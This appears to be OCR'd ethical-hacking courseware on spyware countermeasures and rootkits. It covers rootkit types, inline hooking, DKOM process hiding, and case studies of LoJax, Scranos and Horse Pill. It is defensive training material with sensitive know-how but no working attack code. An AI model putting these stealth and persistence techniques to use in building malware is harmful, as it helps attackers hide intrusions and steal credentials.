- Perform web surfing safely and download cautiously.
  - Before downloading any software, ensure that it is from a trusted website. Read the license agreement, security warning, and privacy statements associated with the software thoroughly to gain a clear understanding before downloading it.
  - Before downloading freeware or shareware from a website, ensure that the site is safe. Likewise, be cautious with software programs obtained through P2P file-swapping software. Before installing such programs, perform a scan using anti-spyware software.
- Do not use administrative mode unless it is necessary, because it may execute malicious programs such as spyware in administrator mode. Consequently, attackers may take complete control of your system.
- Do not download free music files, screensavers, or emoticons from the Internet because when you do, there is a possibility that are downloading spyware along with them.
- Beware of pop-up windows or web pages. Never click anywhere on the windows that display messages such as "your computer may be infected," or claim that they can help your computer to run faster. If you click on such windows, your system may become infected with spyware.
- Carefully read all disclosures, including the license agreement and privacy statement, before installing any application.
- Do not store personal or financial information on any computer system that is not totally under your control, such as in an Internet café.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Spyware

There are many anti-spyware applications available on the market, which scan your system and check for spyware such as malware, Trojans, dialers, worms, keyloggers, and rootkits and remove them if found. Anti-spyware provides real-time protection by scanning your system at regular intervals, either weekly or daily. It scans to ensure that the computer is free from malicious software.

- **SUPERAntiSpyware**

  Source: *https://www.superantispyware.com*

  SUPERAntiSpyware is a software application that can detect and remove spyware, adware, Trojan horses, rogue security software, computer worms, rootkits, parasites, and other potentially harmful software applications.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 6.116: Screenshot of SUPERAntiSpyware

Some examples of anti-spyware programs are listed as follows:

- Kaspersky Internet Security 2019 (*https://support.kaspersky.com*)
- SecureAnywhere Internet Security Complete (*https://www.webroot.com*)
- adaware antivirus free (*https://www.adaware.com*)
- MacScan (*https://www.securemac.com*)
- Norton AntiVirus Plus (https://us.norton.com)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hiding Files

After an attacker has performed malicious operations (i.e., executed malicious applications) on a target system to gain escalated privileges, he/she embeds and hides his/her malicious programs. The attacker can do this using rootkits, NTFS stream, and Steganography techniques, etc. to prevent the malicious program from protective applications such as antivirus, anti-malware, and anti-spyware applications installed on the target system. Such a hidden malicious file allows the attacker to maintain their direct access to the system, even in the future, without the victim's consent. This section describes various techniques used by attackers to hide their malicious files.

Rootkits

Rootkits are software programs designed to gain access to a computer without being detected. They are malware that help attackers gain unauthorized access to a remote system and perform malicious activities. The goal of a rootkit is to gain root privileges to a system. By logging in as the root user of a system, an attacker can perform various tasks such as installing software or deleting files. It works by exploiting the vulnerabilities in the OS and its applications. It builds a backdoor login process in the OS via which the attacker can evade the standard login process.

Once the user enables root access, a rootkit may attempt to hide the traces of unauthorized access by modifying drivers or kernel modules and discarding active processes. Rootkits replace certain OS calls and utilities with their own modified versions of those routines that, in turn, undermine the security of the target system by executing malicious functions. A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, and others.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

All files contain a set of attributes. There are different fields in the file attributes. The first field determines the format of the file if it is a hidden, archive, or read-only file. The other field describes the time of the file creation, access, and its original length. The functions **GetFileAttributesExA()** and **GetFileInformationByHandle()** are used for the aforementioned purposes. ATTRIB.exe displays or changes the file attributes. An attacker can hide or even change the attributes of a victim's files so that the attacker can access them.


The attacker places a rootkit by

- Scanning for vulnerable computers and servers on the web
- Wrapping the rootkit in a special package like a game
- Installing it on public or corporate computers through social engineering
- Launching a zero-day attack (privilege escalation, Windows kernel exploitation, etc.)

Objectives of a rootkit:

- To root the host system and gain remote backdoor access
- To mask attacker tracks and presence of malicious applications or processes
- To gather sensitive data, network traffic, etc. from the system for which attackers might be restricted or have no access
- To store other malicious programs on the system and act as a server resource for bot updates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Rootkits

A rootkit is a type of malware that can hide itself from the OS and antivirus applications on a computer. This program provides the attackers with root-level access to the computer through backdoors. These rootkits employ a range of techniques to gain control of a system. The type of rootkit influences the choice of attack vectors.


There are six types of rootkits available:

- **Hypervisor-Level Rootkit**: Attackers create hypervisor-level rootkits by exploiting hardware features such as Intel VT and AMD-V. These rootkits run in Ring-1 and host the OS of the target machine as a virtual machine, thereby intercepting all hardware calls made by the target OS. This kind of rootkit works by modifying the system's boot sequence so that it is loaded instead of the original virtual machine monitor.
- **Hardware/Firmware Rootkit**: Hardware/firmware rootkits use devices or platform firmware to create a persistent malware image in hardware, such as a hard drive, system BIOS, or network card. The rootkit hides in firmware as the users do not inspect it for code integrity. A firmware rootkit implies the use of creating a permanent delusion of rootkit malware.
- **Kernel-Level Rootkit**: The kernel is the core of an OS. A kernel-level rootkit runs in Ring-0 with the highest OS privileges. These cover backdoors on the computer and are created by writing additional code, or by substituting portions of kernel code with modified code via device drivers in Windows or loadable kernel modules in Linux. If the kit's code contains mistakes or bugs, kernel-level rootkits affect the stability of the system. These have the same privileges as the OS; hence, they are difficult to detect and can intercept or subvert the operation of an OS.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Boot-Loader-Level Rootkit**: Boot-loader-level rootkits (bootkits) function either by modifying the legitimate boot loader or replacing it with another one. The bootkit can activate even before the OS starts. Therefore, bootkits are serious threats to security because they facilitate the hacking of encryption keys and passwords.
- **Application-Level/User-Mode Rootkit**: An application-level/user-mode rootkit runs in Ring-3 as a user along with other applications in the system. It exploits the standard behavior of APIs. It operates inside the victim's computer by replacing the standard application files (application binaries) with rootkits or by modifying the behavior of present applications with patches, injected malicious code, etc.
- **Library-Level Rootkits**: Library-level rootkits work high up in the OS, and they usually patch, hook, or supplant system calls with backdoor versions to keep the attacker unknown. They replace the original system calls with fake ones to hide information about the attacker.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How a Rootkit Works

System hooking is the process of changing and replacing the original function pointer with a pointer provided by the rootkit in stealth mode. Inline function hooking is a technique in which a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.





Figure 6.117: Working of a rootkit


Direct kernel object manipulation (DKOM) rootkits can locate and manipulate the "system" process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and misguide the Windows event viewer without any problem by

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

manipulating the list of active processes of the OS, thereby altering data inside the process identifier structures. It can obtain read/write access to the \Device\Physical Memory object. It hides a process by unlinking it from the process list.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Popular Rootkits

The following are some of the most popular rootkits:

- **LoJax**

  Source: *https://www.welivesecurity.com*

  LoJax is a type of UEFI rootkit that is widely used by attackers to perform cyber-attacks. LoJax is created to inject malware into the system and is automatically executed

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

whenever the system starts up. It exploits UEFI, which acts as an interface between the OS and the firmware. It is extremely challenging to detect LoJax as it evades traditional security controls and maintains its persistence even after OS reinstallation or hard disk replacement.

LoJax uses a collection of tools to access and modify the system's UEFI/BIOS settings. The functions performed by these tools include the following:

- Collect and save all the system settings in a text file
- Access the contents of the system's Serial Peripheral Interface (SPI) memory that contains a UEFI/BIOS location and save it as a firmware image
- Embed a malicious UEFI module (rootkit) into the firmware image and then save the firmware image in the SPI flash memory




Figure 6.118: Screenshot-1 of LoJax




Figure 6.119: Screenshot-2 of LoJax

- **Scranos**

Source: *https://www.bitdefender.com*

Scranos is a trojanized rootkit that masquerades as cracked software or a legitimate application, such as anti-malware, a video player, or an ebook reader, to infect systems and perform data exfiltration that damages the reputation of the target and steals intellectual property. When this rootkit executed, a rootkit driver is automatically installed, which then starts installing other malicious components into the system. Apart from installing malicious components, Scranos also interacts with various websites on the behalf of the victim.

The operations performed by the Scranos dropper and rootkit are as follows:

- The dropper steals critical information such as login credentials, cookies, and payment information using specialized DLLs and sends back the data to a command and control (C&C) server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The dropper installs a rootkit into the system.
- The rootkit registers a shutdown callback to achieve persistence. At shutdown, the driver is written to disk, and a start-up service key is created in the registry.
- The rootkit injects a downloader into an svchost.exe process.
- The downloader sends some information about the system to the C&C and receives download links.
- Payloads are downloaded and executed automatically.




Figure 6.120: Screenshot-1 of Scranos

Figure 6.121: Screenshot-2 of Scranos

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Horse Pill**

  Source: *http://www.pill.horse*

  Horse Pill is a proof of concept of a ramdisk-based containerizing rootkit. It resides inside "initrd," and before the actual init starts running, it puts it into a mount and PID namespace that allows it to run covert processes and storage. This also allows it to run covert networking systems, such as DNS tunnels.

```
root@gtfo:~# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Jul  8 16:47 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 net -> net:[4026531969]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 uts -> uts:[4026531838]
```

Figure 6.122: Screenshot-1 of Horse Pill rootkit

```
root@gtfo:/usr/src/linux# cat -n include/linux/proc_ns.h | grep -A2 -B8
PROC_PID_INIT_INO
    31      /*
    32       * We always define these enumerators
    33       */
    34      enum {
    35              PROC_ROOT_INO       = 1,
    36              PROC_IPC_INIT_INO   = 0xEFFFFFFFU,
    37              PROC_UTS_INIT_INO   = 0xEFFFFFFEU,
    38              PROC_USER_INIT_INO  = 0xEFFFFFFDU,
    39              PROC_PID_INIT_INO   = 0xEFFFFFFCU,
    40              PROC_CGROUP_INIT_INO= 0xEFFFFFFBU,
    41      };
```

